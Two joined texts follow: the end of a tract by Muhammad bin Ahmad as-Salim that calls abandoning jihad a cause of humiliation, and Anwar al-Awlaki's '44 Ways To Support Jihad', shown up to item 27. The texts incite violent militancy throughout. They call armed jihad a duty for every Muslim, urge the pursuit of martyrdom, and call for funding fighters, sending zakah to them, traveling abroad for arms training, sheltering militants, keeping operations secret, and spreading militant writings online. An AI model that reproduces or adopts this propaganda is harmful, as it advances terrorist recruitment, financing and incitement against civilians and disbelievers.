And Ibn al-Qayyim (may Allâh have Mercy upon him) describes those who neglect the obligation of commanding the good and forbidding the evil and *Jihâd* in the Path of Allâh as those who are lowest in their religious commitment, and the worst sinners in the Sight of Allâh – the Exalted – as he says: "As for *Jihâd*, and commanding the good and forbidding the evil, and being true to Allâh and His Messenger and His servants, and giving victory and aid to Allâh and His Messenger and His Religion and Book, then these are obligations that do not even occur to them, let alone be desired or implemented by them. And the lowest in people of religious commitment, and the worst of them in the Sight of Allâh are those who abandon these obligations, even if they abstain from every single one of the worldly pleasures. And you see very few of them having their faces turn red because of the limits of Allâh being violated, or exerting their effort in aiding His religion. The situation of the major sinners is better with Allâh than these."[68]

Therefore, abandoning *Jihâd* in the Path of Allâh is a reason for destruction in this World and the next. And this is the correct understanding of Allâh's saying:

وَأَنفِقُوا فِي سَبِيلِ اللَّهِ وَلَا تُلْقُوا بِأَيْدِيكُمْ إِلَى التَّهْلُكَةِ وَأَحْسِنُوا إِنَّ اللَّهَ يُحِبُّ الْمُحْسِنِينَ

"And spend in the Path of Allâh and do not throw yourselves into destruction."[69]

Ibn Kathîr said: "A man from the *Muhâjirîn* who was fighting in Constantinople went forth into the ranks of the enemy until he was killed, so the people said: "He threw himself into destruction!" So, Abû Ayyûb al-Ansârî said: "We are more knowledgeable about his verse. It was revealed concerning us, when we were with the Messenger of Allâh (peace be upon him), and we witnessed with

[67] At-Tawbah; 24-26
[68] Uddat as-Sâbirîn; p. 121
[69] Al-Baqarah; 195

him many battles and helped him achieve victory, so when Islâm became widespread and established, we – the *Ansâr* – gathered and said: "Allâh has honored us with the companionship of His Prophet (peace be upon him), and his victory, and Islâm has become widespread and its people have increased, and the fighting has stopped. So, let us return to our wives and children and stay with them." So, this verse was revealed." So, their destruction lied in their staying with their families and wealth, and abandoning of *Jihâd*."[70]

Likewise, in the abandonment of *Jihâd* is a weakening of the belief of alliance and enmity (*Walâ'* and *Barâ'*), and this is because – as we have previously mentioned – this belief of alliance and enmity is closely linked with the commanding of good and the forbidding of evil and *Jihâd* in the Path of Allâh – the Mighty and Exalted. So, whenever the servant holds back from *Jihâd*, his belief of alliance and enmity also weakens, and this is enough of a danger.

2 – By abandoning *Jihâd*, polytheism and oppression become widespread, and disbelief and its people become powerful, and people begin to enslave themselves to one another, and it is no secret what this leads to of distress and great corruption between the people, as Allâh says:

وَلَوْلا دَفْعُ اللهِ الناسَ بَعْضَهُمْ بِبَعْضٍ لَفَسَدَتِ الْأَرْضُ وَلَكِن اللهَ ذُو فَضْلٍ عَلَى الْعَالَمِينَ

"And if Allâh did not check one set of people by means of another, the Earth would indeed be full of mischief. But Allâh is full of Bounty to the Worlds."[71]

And Allâh says:

وَلَوْلا دَفْعُ اللهِ الناسَ بَعْضَهُمْ بِبَعْضٍ لَهُدِمَتْ صَوَامِعُ وَبِيَعٌ وَصَلَوَاتٌ وَمَسَاجِدُ يُذْكَرُ فِيهَا اسْمُ اللهِ كَثِيراً وَلَيَنصُرَن اللهُ مَنْ يَنصُرُهُ إِن اللهَ لَقَوِي عَزِيز

"For had it not been that Allâh checks one set of people by means of another, monasteries, churches, synagogues, and mosques wherein the Name of Allâh is mentioned much would surely have been pulled down. Verily, Allâh will help those who help His Cause. Truly, Allah is All-Strong, All-Mighty."[72]

So, were it not for the fact that Allâh repels the disbelievers by way of the *Jihâd* of the believers, then the disbelievers – with their oppression – would have gained

[70] Tafsîr Ibn Kathîr; 1/228
[71] Al-Baqarah; 251
[72] Al-Hajj; 40

dominance over the believers, and if the disbelievers gain dominance, then they would force the people to become enslaved to them instead of Allâh – the Glorified and Exalted, and if the people worship anyone other than Allâh, then their entire lives would become ruined, since life is not set straight unless it is lived out according to the methodology drawn out by Allâh, and that is the methodology that establishes servitude to Allâh. By this, lofty manners and virtuous and praiseworthy characteristics are actualized by mankind, as the One who drew out the methodology is Allâh, the One who Created life and those that are alive, the One who is Knowledgeable of what is in their interests. On the other hand, if a disbeliever gains dominance in the land and legislates for the people out of his own whims, then he does not have knowledge of all things, and is not protected from faults and desires, and does not know what exactly is in the best interests of humanity. So, he goes about randomly, corrupting life, as is the case today, and a look at the reality in which the disbeliever has dominance in the land is enough to illustrate this fact for us, and were it not for the Muslims' abandonment of the *Jihâd* that Allâh commanded then the lives of the people would be much better, as they would be ruled by the *Sharî'ah* of Allâh. Because of this, the Messenger of Allâh (peace be upon him) legislated that *Jihâd* is to be carried out even under the banner of a sinful leader who does not reach the level of being a disbeliever, because for the Muslims to be ruled over by a sinner is better for them than to be ruled by a disbeliever using a law other than that which Allâh has revealed, as the ruling by other than what Allâh revealed is the reason for the corruption that is on the Earth.

3 – The abandonment of *Jihâd* is a reason for humiliation and disgrace, as the Prophet (peace be upon him) said: **"If you abandon *Jihâd*, and hold onto the tails of the cattle, and engage in usury, then Allâh will place a humiliation upon your necks that he will not remove from you until you repent to Allâh and return to what you were upon."**[73]

This is something that is being witnessed in our times, as the disbelievers have occupied the lands of the Muslims, and the Muslims have lived in subjugation – the disbelievers eat up their resources, interfere in their affairs, and dominate them with all types of humiliation and disgrace – and this is for no reason except that the laws of Allâh have been thrown behind our backs and we have abandoned ruling by his *Sharî'ah*, which includes the obligation of *Jihâd*.

And the disbelievers will not return to the Muslims their rights and think back on what they have been doing, or hold back their evil from us by simple speeches and soft talk. Rather, what strikes frightens them and forces them to halt their attacks against the Muslims and their lands is *Jihâd* in the Path of Allâh – the Exalted – which contains disgrace for disbelief and its people, and might and honor for the Muslims.

[73] Narrated by Ahmad, and it is authentic.

And this is a reality that has been witnessed by history, as there has never been a land that the banner of *Jihâd* has risen over except that the Muslims experienced honor in that place, and the enemies of Allâh from the disbelievers would experience terror at the sounds of the *Mujâhidîn* yelling *"Allâhu Akbar!"*

Al-Mawdûdî (may Allâh have Mercy upon him) said: "So, if this *Ummah* realizes the need to repel this evil to protect itself, and it sacrifices its relaxation, luxury, wealth, personal desires, soul, and everything that is dear to it for the sake of this, then there is no way that it could ever become a weak and oppressed nation, and there is no way for any power – no matter who it might be – to take away from its honor and nobility. It is a must for this noble *Ummah* to lower its head to the truth, and to prefer death over lowering its head to falsehood, and if it does not have the power to raise the word of the truth and to assist it, then it must at least work to preserve the truth in any way that it can, and this is the lowest degree of honor that it can keep for itself."[74]

Sayyid Qutb (may Allâh have Mercy upon him) said: "And as for those who fear punishment and pain and martyrdom and a loss of life and children and wealth if they were to go out and make *Jihâd* in the Path of Allâh, it is upon them to reflect upon the worldly sacrifices that they have made for other than Allâh, in terms of their lives and wealth and children, and above that, their character and honor... Verily, the sacrifices that are required for *Jihâd* in the Path of Allâh in the face of the tyrants of this Earth are much less than those worldly sacrifices that are made for other than Allâh. Worst of all, these worldly sacrifices result in nothing but humiliation and sin and disgrace!"[75]

4 – By abandoning *Jihâd*, you let great benefits of this World and the next slip away, such as the great reward that Allâh has prepared for the *Mujâhidîn* and martyrdom in the Hereafter. Also, you forsake a life of honor in this World that is established upon the *Sharî'ah* of Allâh – the Mighty and Exalted – and martyrdom and war booty and a faith-filled upbringing that cannot be attained except in the shade of *Jihâd* and fighting against the enemies of Allâh.

5 – Abandoning *Jihâd* leads to enmity and division between the Muslims, and this is something that has been witnessed, as there is not a single era in which the *Ummah* has abandoned *Jihâd* in the Path of Allâh except that it became preoccupied with itself, and the Muslims turned their weapons to the chests of their brothers and became busy with fighting each other.
Another observation in regards to our current state of affairs, and what has resulted from cessation of Allâh's *Sharî'ah* being applied – including *Jihâd*: you would see how the Muslims have legislated for themselves division and partisanship and differences between themselves, such that they are preoccupied

[74] Sharî'at al-Islâm fî al-Jihâd; p. 34
[75] Fi Dhilâl al-Qur'ân; 4/1941

with each other, and this is not a result of anything except deviation from the true methodology and the cessation of the application of this mighty act of worship and what resulted of the domination of the disbelievers in the Muslim lands and their lighting the fires of division and dissention between them, and this is the way of Allâh – the Mighty and Exalted – in regards to all who turn their backs on his Law, and forget a major part of what was sent down to them, as Allâh – the Exalted – said:

وَمِنَ الذِينَ قَالُوا إنا نَصَارَى أَخَذْنا مِيثَاقَهُمْ فَنسُوا حَظّاً مِما ذُكرُوا بِهِ فَأَغْرَيْنا بَيْنَهُمُ الْعَدَاوَةَ وَالْبَغْضَاءَ إِلَى يَوْمِ الْقِيَامَةِ وَسَوْفَ يُنَبِئُهُمُ اللهُ بِمَا كَانُوا يَصْنَعُونَ

"And from those who call themselves Christians, We took their covenant, but they have abandoned a major part of the Message that was sent to them. So, We planted amongst them enmity and hatred till the Day of Resurrection, and Allâh will inform them of what they used to do."[76]

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O Allâh, teach us what will benefit us, and benefit us with what we learn.

O Allâh, allow us to recognize the truth and follow it, and allow us to recognize falsehood and avoid it.

And give us honor with *Jihâd*, and join us with the caravan of martyrs, and use us in your obedience and Pleasure.

And our final prayer is that all Praise is due to Allâh, the Lord of the Worlds, and may the peace and blessings of Allâh be upon our Prophet Muhammad, and his Household and Companions.

Âmîn.

Written by:
Muhammad bin Ahmad as-Sâlim

Riyâdh

[76] Al-Mâ'idah; 14



44 Ways To Support JIHAD

Anwar Al Awlaki

Jihad is the greatest deed in Islam and the salvation of the ummah is in practicing it. In times like these, when Muslim lands are occupied by the kuffar, when the jails of tyrants are full of Muslim POWs, when the rule of the law of Allah is absent from this world and when Islam is being attacked in order to uproot it, Jihad becomes obligatory on every Muslim. Jihad must be practiced by the child even if the parents refuse, by the wife even if the husband objects and by the one indebt even if the lender disagrees.

Dear brothers and sisters the issue is urgent since today our enemy is neither a nation nor a race. It is a system of kufr with global reach. The kuffar today are conspiring against us like never before. So could we be heading towards the great battle between the Romans and the Muslims - Al Malhamah - which the Prophet (saaws) spoke about?

Again, the point needs to be stressed: Jihad today is obligatory on every capable Muslim. So as a Muslim who wants to please Allah it is your duty to find ways to practice it and support it. Following are 43 ways for the brothers and sisters to support Jihad fi sabeelillah:

1. Having the right intention

You must make the intentions of joining the ranks of the mujahideen. The Messenger of Allah says: "Whoever dies and has not fought or intended to fight has died on a branch of hypocrisy" (Related by Muslim)

A sign that an intention of a person is true is whether they are preparing for Jihad or not. Allah says: "And if they had intended to go forth, they would have prepared for it" (9:46).
The conditions for Jihad al Dafi' (the defensive Jihad) are five as stated by scholars such as Abu Qudamah: Islam, puberty, sanity, financial ability, and to be free of physical disabilities. If a person lacks the financial ability and doesn't find anyone to finance him or suffers from an illness or a disability that excuses him from Jihad then a sign of the true intention of such a person is that he is sad that he is exempted from Jihad. Allah says about the ones who could not afford the expenses of joining in the battle of Tabuk: "Nor [is there blame] upon the those who, when they came to you that you might give them mounts, you said, "I can find nothing for you to ride upon." They turned back while there eyes overflowed with tears out of grief that they could not find something to spend [for the cause of Allah]" (9-92)

2. Praying to Allah to award you with martyrdom

The Messenger (saaws) says: "Whoever sincerely asks Allah to award him with martyrdom would be given the rewards of martyrs even if he dies on his bed" (Related by Muslim)
Asking Allah to die as a shaheed pleases Allah because it shows him that you are willing to give your life for him. But you need to be careful not to be merely paying lip service. A person who truly asks for shahadah would respond to the call of Jihad whenever he hears it and would eagerly search for death in the path of Allah.

The reason why the enemies of Allah succeeded in defeating some Muslims and taking over their land is because they have lost their love for martyrdom. The Messenger of Allah (saaws) says: Nations will attack you like a group of people eating from a plate. The sahabah said: "Is that because we will be few in numbers?" He said: "No, you will be numerous but you will be like the foam of the sea, and Allah will take away from the hearts of your enemies the fear from you and Allah will cast in your hearts "wahan"" They said: "What is "wahan" O Messenger of Allah?" He said: "The love of this world and the hatred of death" (Related by Abu Dawud).
Our culture of martyrdom needs to be revived because the enemy of Allah fears nothing more than our love of death.

3. Jihad with your wealth

The financial Jihad has preceded the physical Jihad in every verse except one. This is to point out to us the importance of the Jihad of wealth because Jihad depends on it. In other words, no money no Jihad, and Jihad needs lots of it. That is why according to Al Qurtubi in his tafseer he states that the reward for money given as Sadaqah is multiplied by ten, but the reward for money spent in Jihad is multiplied by 700!

Allah says: “The example of those who spend their wealth in the way of Allah is like a seed which grows seven spikes; in each spike is a hundred grains. And Allah multiplies [His reward] for whom He wills” (2:261)

Probably the most important contribution the Muslims of the West could do for Jihad is making Jihad with their wealth since in many cases the mujahideen are in need of money more than they are in need of men. As Sheikh Abdullah Azzam puts it: “Men are in need of Jihad and Jihad is in need of money”

4. Fundraising for the mujahideen

In addition to paying from your own money you should also encourage others to do the same. Rasulullah says: “The one who guides others towards a good deed would receive rewards equal to those who practice it.” By fundraising for the mujahideen you are also fulfilling a sunnah of Rasulullah (saaws) which he would often practice before going out for a battle.

5. Financing a Mujahid

Rasulullah (saaws) says: “Whoever sponsors a fighter in the cause of Allah has fought” (Majma’ al Zawa’id)

This includes all the expenses of the mujahid including his travel expenses. This gives a chance for the rich and the poor to receive the rewards of Jihad, the poor by fighting and the rich by sponsoring them.

6. Taking care of the family of a Mujahid

Taking care of the family of the mujahid could be by protecting them, tending to their needs, providing them with financial assistance and protecting their honor.
The Messenger of Allah (saaws) says:

- Anyone of you who takes care of the family and wealth of a mujahid will receive half the reward of the mujahid (Muslim)
- The duty towards protecting the honor of the wives of the mujahideen on the ones who stay behind is like their duty towards protecting the honor of their mothers. If a person who stays behind promises to take care of the wife of a mujahid but then betrays him, on the Day of Judgment the mujahid will be told that this man betrayed you so take whatever you want from his good deeds. So he will take whatever he likes. (Muslim)
- Whoever does not fight, sponsor a fighter, or take care of the family of a fighter, will be afflicted with a disaster before he dies. (Abu Dawud)

If a person fears for the safety of his family, Shaytan can take advantage of that and prevent that person from going to Jihad. Even if such a person disobeys Shaytan and does go to Jihad, Shaytan can come to him and weaken his heart by whispering to him about the loved ones he left behind. Therefore, taking care of the families of the mujahideen would help their morale and that is why Islam devoted this attention to taking care of the family and wealth of the mujahideen.

7. Sponsoring the family of a shaheed

The shaheed has fought for Islam and Muslims. He gave up his life for me and you. Therefore the families of the shaheeds need to be honored and served.

When Ja'far bin Abi Talib was killed in the battle of Mu'tah, the Messenger of Allah (saaws) told his wives: "Prepare food for the family of Ja'far because they are preoccupied with their affair" and he visited Ja'far's house. (Related by Abu Dawud and al-Tirmithi). Imam Ahmad narrates that when the Messenger of Allah received the news of the martyrdom of Ja'far he visited his house and asked Ja'far's wife to bring the children. When they came to him he hugged them and kissed them while his eyes were shedding tears. Asma – the wife of Ja'far – said: "I asked the Messenger of Allah (saaws) if something has happened" He said: "Yes, Ja'far was killed today" Asma said: "When I heard that I started crying and screaming. Then the Messenger of Allah (saaws) left and told his wives: "Don't forget to prepare food for the family of Ja'far because their affair has overwhelmed them""

The children of the shaheed need to find in the men of the ummah the care of their father. The wife of the shaheed should be given the opportunity of remarrying if she has the desire to. This requires two cultural changes.

First: The Muslim society needs to change its negative view regarding the divorced and widowed woman. Unfortunately, today men avoid women who are divorcees or widows. This stigma attached to our divorced and widowed sisters needs to be overcome.

Second: The Muslim society today is very intolerant towards polygamy - which becomes a social necessity especially in times of war. So isn't it unfair to deprive millions of Muslim sisters from the blessings of marriage?

No woman in the time of the sahabah was left without a husband - a partner who would take care of her psychological, physical and financial needs. When Ja'far died Abu Bakr married his wife and took care of her children.

8. Sponsoring the families of the prisoners of war

Taking care of the family of a prisoner is equal in reward to taking care of the family of a mujahid. It is extremely important for such a practice to become the norm so that in the future when our brothers go out in the path of Allah they would know that if they die or if they are captured their families would be taken care of.

9. Paying your zakah to the mujahideen

The distribution of zakah is restricted to eight categories: "Zakah expenditures are only for the poor and for the needy and for those employed to collect [Zakah] and for bringing hearts together [for Islam] and for freeing captives [or slaves] and for those in debt and for the cause of Allah and for the [stranded] traveler" (9:60)

In the cause of Allah "fi sabeelillah" refers to the mujahideen. The Maliki jurist Abu Bakr bin al Arabi states: "Malik says: "The causes of Allah are many, but there is no difference of opinion that "in the cause of Allah" here (in the verse) refers to fighting"

Imam al Nawawi states in al Minhaaj when talking about the spending of zakah: "The fighter in the path of Allah is given what he needs to cover his expenses and the expenses of his family from the time he leaves until the time he comes back, even if he is absent for a long time"

Today not a lot of people pay their zakah to the mujahideen. But if Muslims would rid themselves from the whispering of Shaytan they would come to realize that the best way to spend their zakah nowadays is by giving it to the mujahideen because the Messenger of Allah (saaws) says: "Charity cannot be given to a wealthy person except in five situations" The Messenger of Allah (saaws) listed one of them as: "The fighter in the cause of Allah" (Related by Abu Dawud). Now if zakah can be paid to the mujahideen even if they are rich what about when the mujahideen of today fulfill four out of the eight categories of zakah: They are poor, they are in need, they are wayfarers and they are the ones in the cause of Allah! So pay your zakah to the mujahideen and encourage others also.

10. Contributing to the medical needs of the mujahideen

The mujahideen are in great need of any medical assistance they can get. They need physicians, they need hospitals and clinics that would open their doors to them and they need medicine. There are hundreds of thousands of Muslim physicians and nevertheless we hear many stories of injured mujahideen who suffered from simple wounds but because of the absence of medical help they had to suffer in agony until they died. Those Muslims who studied medicine and claim that they are doing it for the sake of Allah and to benefit the Muslims, we say to them: Where are you?

It is said that Khattaab - the great Muslim commander in Chechnya - was injured in a battle and his brothers found no Muslim doctor to take care of him so they had to take him to the Red Cross and have them treat him under gun point!

Muslim health care workers have a great responsibility and their contribution to Jihad is indispensable. In fact their rewards could be even greater than those of the fighters.

11. Providing Moral support and encouragement for the mujahideen

When the mujahideen hear Imams making dua for them, scholars giving fatwas supporting them and the Muslim masses praising them, this boosts their moral and gives them the strength to carry on. However, we find that many Muslims betray their brothers by speaking against them. We see scholars issuing fatwas in support of the apostate governments in their fight against the mujahideen. One should not underestimate the detrimental effect such betrayal has on the mujahideen.

12. Defending the mujahideen and standing up for them

The Messenger of Allah (saaws) says: “Whoever protects the reputation of his brother, Allah will protect his face from Hell Fire on the Day of Judgment” (Related by al Tirmithi)

He also says: “Any person who betrays a Muslim whose sanctity is being violated and reputation is being dishonored, Allah will betray him when he is in need of help and any person who protects a Muslim whose sanctity is being violated and reputation is being dishonored, Allah will assist him when he is in need of help” (Related by Abu Dawud)
It is therefore our Islamic duty to stand up for the ones who are defending us and our religion. As a rule of thumb, we should never side by word or deed against our brothers in Islam especially the ones who have given up their lives for Islam and we should never side by word or deed with the disbelievers who are the enemies of our most beloved, Allah subhanahu wa ta’aala.
And if one cannot speak the truth then at least they should remain silent.

13. Fighting the lies of the Western Media

The perceptions of many Muslims are formed by the Western media. Allah says: "O you who have believed, if there comes to you a disobedient one (fasiq) with information, investigate, lest you harm a people out of ignorance and become, over what you have done, regretful" (49:6)
So what about when the news is coming from a kafir rather than a fasiq?!

The danger of the Western media stems from the fact that it puts on the cloak of truth and objectivity when in reality it is no more than the mouthpiece of the devil. Can't you see that the Western media is constantly trying to underplay the atrocities committed by the West while exaggerating the violations – which are few and far in between - committed by Muslims? Can't you see how the Western media succeeded in presenting the awlyaa' (friends) of Allah, the ones who are fighting in His cause, as the followers of evil, while it presents the Pharaoh of this day and his armies as the army of good? The Western media is so good in its deception that its lies pass on a wide section of the Muslim ummah.

The fact is that this media demonizes the mujahideen, spreads lies about them, blows out of proportion their mistakes, tries to sow the seeds of disunity amongst them, attempts to ruin the reputations of their leaders, and ignores or demonizes the scholars of truth when on the other hand, it glorifies and promotes the scholars of falsehood.

So my dear brothers and sisters part of your duty is to campaign amongst Muslims to raise their awareness regarding this issue. You should encourage them to be careful and critical of the Western media. A Muslim should not believe Western sources unless they are confirmed by a trustworthy Muslim one. I say a "trustworthy" Muslim source because the verse was warning us from accepting the news of a disobeying Muslim. Now that is not to say that we should not believe the media in anything it says even in its weather forecasts! No, what we are saying is that you should not believe what they say about Islam and Muslims. A media source that could otherwise be very objective and truthful could become a fabricator when it comes to covering news on Muslims. That is how the disbelievers dealt with Muslims since the dawn of history…and there is no reason for us to believe why that would change.

14. Exposing the hypocrites

The hypocrites represented a great danger to the Muslim community during the time of the Prophet, and they still do. The Messenger of Allah would fight them by exposing their lies. If the battle with the kuffar was primarily a battle of swords, the battle against the hypocrites was primarily a battle of words. Since the hypocrites hide behind the cloak of religion to spread their poisonous

ideas, the way to fight them is by revealing the truth and exposing their lies. Your weapon against them is Quran and Sunnah.

Some of these hypocrites could be very charismatic. They could appear to be very impressive, but they are fake. Allah says: “And when you see them, their forms please you, and if they speak, you listen to their speech. They are as if they were pieces of wood propped up – they think that every shout is against them. They are the enemy, so beware of them. May Allah destroy them; how are they deluded?” (63:4)

The fake scholars and deviant ideologies need to be exposed for what they are.

15. Encouraging others to fight Jihad

Inviting others to do good is an encouraged act of worship since it falls under enjoining good and forbidding evil. In addition to that, encouraging others to participate in Jihad was an act of worship we were specifically asked to do.

Allah says: “O Prophet, urge the believers to battle.” (8:65) and He says: “So fight, [O Muhammad], in the cause of Allah; you are not held responsible except for yourself. And encourage the believers [to join you] that perhaps Allah will restrain the might of those who disbelieve. And Allah is greater in might and stronger in [exemplary] punishment.” (4:84)

16. Protecting the mujahideen and preserving their secrets

We need to guard our tongues. Sometimes you could end up endangering your brothers unwillingly by your words. A Muslim should develop the habit of being able to keep secrets. We have an incident from seerah where a sahabi refused to tell his own wife about a secret mentioned to him by the Messenger of Allah. Sometimes you want to protect the secrets from the closest people to you: your wife, parents, children and brothers, because they might be the most vulnerable. A Muslim should learn to not say more than what needs to be said, to work on a “need to know basis”.
A lot of Jihad work is secret and clandestine by nature. Therefore, brothers and sisters should be very careful with their words. A lot of harm was inflicted on Jihad work because of otherwise good and sincere brothers who had loose tongues.
The enemies of Allah will try to recruit Muslims to infiltrate Islamic work. They will tell them that we are doing this to protect the Muslims. They may carry along with them scholars who would approve that. Part of your role in protecting the mujahideen is by warning the Muslim community that spying on a Muslim for a non-Muslim is nothing less than kufr.
Allah says: “And whoever is an ally of them among you – then indeed, he is one of them.” (5:51)

17. Praying for the mujahideen

Never underestimate the power of a sincere dua'.
The Messenger of Allah (saaws) says: "This ummah is given victory through the weak among them, through their dua', prayers and sincerity". Make dua for them in your sujood since that is when you are closest to Allah.
An important form of dua that needs to be performed is dua al Qunoot in salah. Encourage Imams to perform it when things get tough on the mujahideen. This is the Sunnah of Rasulullah.
Prior to one of the battles, the leader of the Muslim army asked his soldiers to see what Muhammad bin Wasi' (one of the great worshipers of the early Muslims) was doing. They came back saying that we saw him raising his finger and making dua. The leader of the army said: "That finger making dua to Allah is more beloved to me than a thousand men!"

18. Following the news of Jihad and spreading it

Following the news of Jihad and the mujahideen is important because

- It keeps your attachment to Jihad alive.
- It strengthens your belongingness to the ummah.
- It encourages you to join Jihad when you see the heroic acts of the mujahideen. It kindles your desire for martyrdom when you see the courage of martyrs.
- Those who follow the news of the mujahideen will see how Allah is protecting his servants and guiding them towards victory. They will see how the ummah is heading towards the era of Islam under the leadership of: "al Ta'ifah al Mansoorah" mentioned in the hadiths of Rasulullah (saaws).
- Reading history or Fiqh books on Jihad provides you with the theory. Following the news of the mujahideen provides you with practical examples of how our brothers are applying the theory in today's world. It provides you with something tangible, something real.
- The news of Jihad is the news of the conflict between good and evil which has existed since the time of Adam and will continue until the end of time. Following the developments of this conflict brings Quran into light. When you read Quran with this awareness you would have a more engaged relationship with the book of Allah than a person who is living in the seclusion of his ivory tower. This engagement with the book of Allah reaches its height when you yourself are engaged in this conflict by joining the ranks of the mujahideen. I need to repeat what I mentioned in point 13 that you should only spread authentic information from authentic sources. Because spreading rumors is an attribute of the hypocrites: Allah says: "And when there comes to them something [information] about public security or fear, they spread it around. But if they had referred it back to the Messenger or to those of authority among them, then the ones who [can] draw correct conclusions from it would have known about it." (4:83)

19. Spreading the writings of the mujahideen and their scholars

Unfortunately we hear some Muslims claiming that the mujahideen lack scholars who support them and they lack a clear strategy and that what the mujahideen are doing is spontaneous and reactionary. Such claims are the furthest from the truth. There are plenty of scholars and strategic thinkers who are supporters of Jihad today. The problem is that because they are on the true path most of them are killed, jailed or forced to go underground. Nevertheless there is still an abundance of material supporting Jihad work and offering strategies for it. In fact the writings of the scholars of Jihad tend to be the most deeply rooted in sharia because they speak it out as it is, which means they do not need to get involved in ignoring any sharia evidence, twisting sharia texts, and searching for odd opinions as some others may do. The scholars of the mujahideen made it clear that they fear no one but Allah and are willing to displease anyone if that pleases him. They refer to Quran and hadith and quote the scholars of the ummah such as Ibn Hajar, al Nawawi, al Qurtubi, ibn Kathir, ibn Taymiyyah, and the four Imams. They have nothing to hide or conceal. This makes their works the most clear and the most convincing. To counter the fact that no publishers or media outlets are willing to risk sponsoring their works, it falls upon the mujahideen and their sympathizers to do that work. It is therefore our responsibility to spread their knowledge. Some ways in which you could contribute:

- Handing out books and pamphlets to your friends and family.
- Posting material online
- Setting up websites that publish such works
- Guiding others towards such websites.
- Email lists
- Placing such information in masjids
- Distributing such material in gatherings
- Holding private circles in which these writings are studied

20. The issuance of fatwas supporting the mujahideen

There are scholars who are willing to speak out the truth. Such scholars should be encouraged to do so and brothers should support these scholars and let them know that they would stand by them. The fatwas of these scholars should be widely distributed to the masses. There are many young brothers and sisters who agree with the methodology of the mujahideen but they are not willing to fully embrace it until they see scholars approving this methodology. At the end of the day the masses are followers and they would like to see scholars guiding them.

21. Providing the scholars and Imams with information and news about the mujahideen

Just because a person is a scholar doesn't mean he knows everything. In fact there is a tendency for people who are specialists in a particular field to ignore, and thus become ignorant, of other fields. Scholars and Imams need to be provided with good material. In my conversations with many scholars – some of whom are on a world class level – I was amazed at their lack of knowledge regarding the mujahideen. They lack information on where the mujahideen stand on issues, their publications and their news. The enemies of Islam know the influence that Muslim scholars have on the ummah. Therefore they give scholars special attention. The enemies of Islam would love to see our scholars debating and fighting over trivial issues in order to divert their attention from the real issues that are facing the ummah.

What the brothers and sisters alike can do is to influence the scholars, because by influencing the views of one scholar you could change the views of thousands of Muslims. Provide the scholar with carefully chosen material to read. In the beginning you should give them concise material. Remember scholars tend to be very busy and have a lot of material on their table to read so you need to follow up with them on whether they read what you gave them or not. Discuss with them issues covered in what they read, and discuss it with them as a student and not as an opponent. Avoid confronting them with controversial questions because their fear or cautiousness could cause them to give you a watered down opinion which they might not sincerely believe in and then try to stand by it and defend it just because they said it. Suggest to Imams issues to discuss in Friday khutbahs and provide them with information that could be used in the khutbahs.

22. Physical fitness

The Messenger of Allah (saaws) says: "The strong believer is better and more beloved to Allah than the weak believer and there is good in both" (Related by Muslim)

Physical fitness is part of the preparation for Jihad. What Jihad needs is not body builders. What Jihad needs is mujahideen who have the ability to walk for long hours, to run for long distances (important for guerrilla warfare), to sprint (important for urban warfare), and to climb mountains. The mujahid needs to be able to perform all of the afore-mentioned while carrying a weight. In Jihad lands such as Bosnia and Chechnya unfit brothers represented a burden on the mujahideen because they would slow down the whole group. Also the unfit can more easily fall in the hands of the enemy. So endurance exercises should take precedence over exercise for strength and flexibility. Even if a Muslim is not going to fight, physical fitness is still important. For example, a fit person can withstand prison and torture more than a person who is not.

The early Muslims were fit since they led a military lifestyle. The companion Amr bin al Aas who opened Egypt in the time of Umar and was appointed as its governor used to say in Jumu'ah khutbah: "I don't want to see any one of you gaining weight while your horse is losing weight. If I see that I will reduce your salaries accordingly"
So dear brothers, exercising with the right intention is an act of worship. Our sisters are not exempt from this. They also need to be fit and the Muslim community needs to work out halal alternatives for the sisters to exercise.

23. Arms training

Preparing for Jihad is obligatory since Jihad today is obligatory and the sharia rule states that: "Whatever is needed for an obligatory act becomes obligatory"
Arms training is an essential part of preparation for Jihad. Allah says: "And prepare against them whatever you are able of power and of steeds of war by which you may terrify the enemy of Allah and your enemy and others besides them whom you don't know but Allah knows" (8:60) The Messenger of Allah (saaws) said regarding this verse: "Power is marksmanship, power is marksmanship" (Related by Muslim)

The issue is so critical that if arms training is not possible in your country then it is worth the time and money to travel to another country to train if you can.

24. First aid training

In many situations the mujahideen have no access to hospitals. In such situations first aid becomes the only available option. In addition to first aid brothers and sisters need to get any medical training that would be relevant to the tough conditions of Jihad. This needs to be determined by brothers and sisters who are in the medical field in coordination with brothers who have an experience in Jihad.

25. Learning the fiqh of Jihad

Learning the fiqh of Jihad includes the fatwas of scholars regarding the issues that face the mujahideen today such as the ruling of Jihad today, rulings of dar-ul-Harb, the issue of civilians and collateral damage, the issue of the covenant of security with non-Muslim governments, fighting in the absence of an Imam, and the ruling on present governments in the Muslim world. It is equally important to study the virtues of Jihad
One also needs to study the writings of scholars and thinkers who are charting out the course for today's Jihad.

26. Protecting the mujahideen and supporting them

Allah says:" Indeed, those who have believed and emigrated and fought with their wealth and lives in the cause of Allah, and those who gave shelter and aided – they are allies of one another." (8:72) And He says: "But those who have believed and emigrated and fought in the cause of Allah and those who gave shelter and aided – It is they who are the believers, truly. For them is forgiveness and noble provision." (8:74)

When the mujahideen are in danger we need to offer them with protection. It is true that such a protection could be very costly but this is a sacrifice that we are offering for the sake of Allah. The Taliban paid the price for offering a safe haven for the foreign mujahideen: They lost their government. But that is not a defeat but a victory because in the eyes of Allah you have won, no matter what the worldly costs are, if you have held on firmly to your religion, and you have lost, no matter what the worldly gains are, if you have wavered in your religion. We should open our houses for the mujahideen among us and we should offer them with the support they need. Isn't that precisely what awarded the Ansar the high status they have achieved?

27. Developing the Aqeedah of Walaa' and Baraa'

The issue of loyalty towards Allah, His Messenger and the believers and the declaration of our animosity towards the disbelievers and their gods has not had its fair share of attention in Islamic circles. Allah says: "There has already been for you an excellent example in Ibrahim and those with him, when they said to their people, "Indeed, we are disassociated from you and from whatever you worship other than Allah. We have denied you, and there has appeared between us and you animosity and hatred forever until you believe in Allah alone"" (60:5)

Allah described the ones who fight in his path as being "Humble towards the believers, powerful against the disbelievers" (5:54) The mujahid should have a clear understanding of what it means to be loyal to Allah, His Messenger and the believers and declaring animosity towards the disbelievers. Ibn Taymiyyah states that: "You need to love the believer even if he wrongs you or oppresses you, and you need to dislike the disbeliever even if he is kind to you".

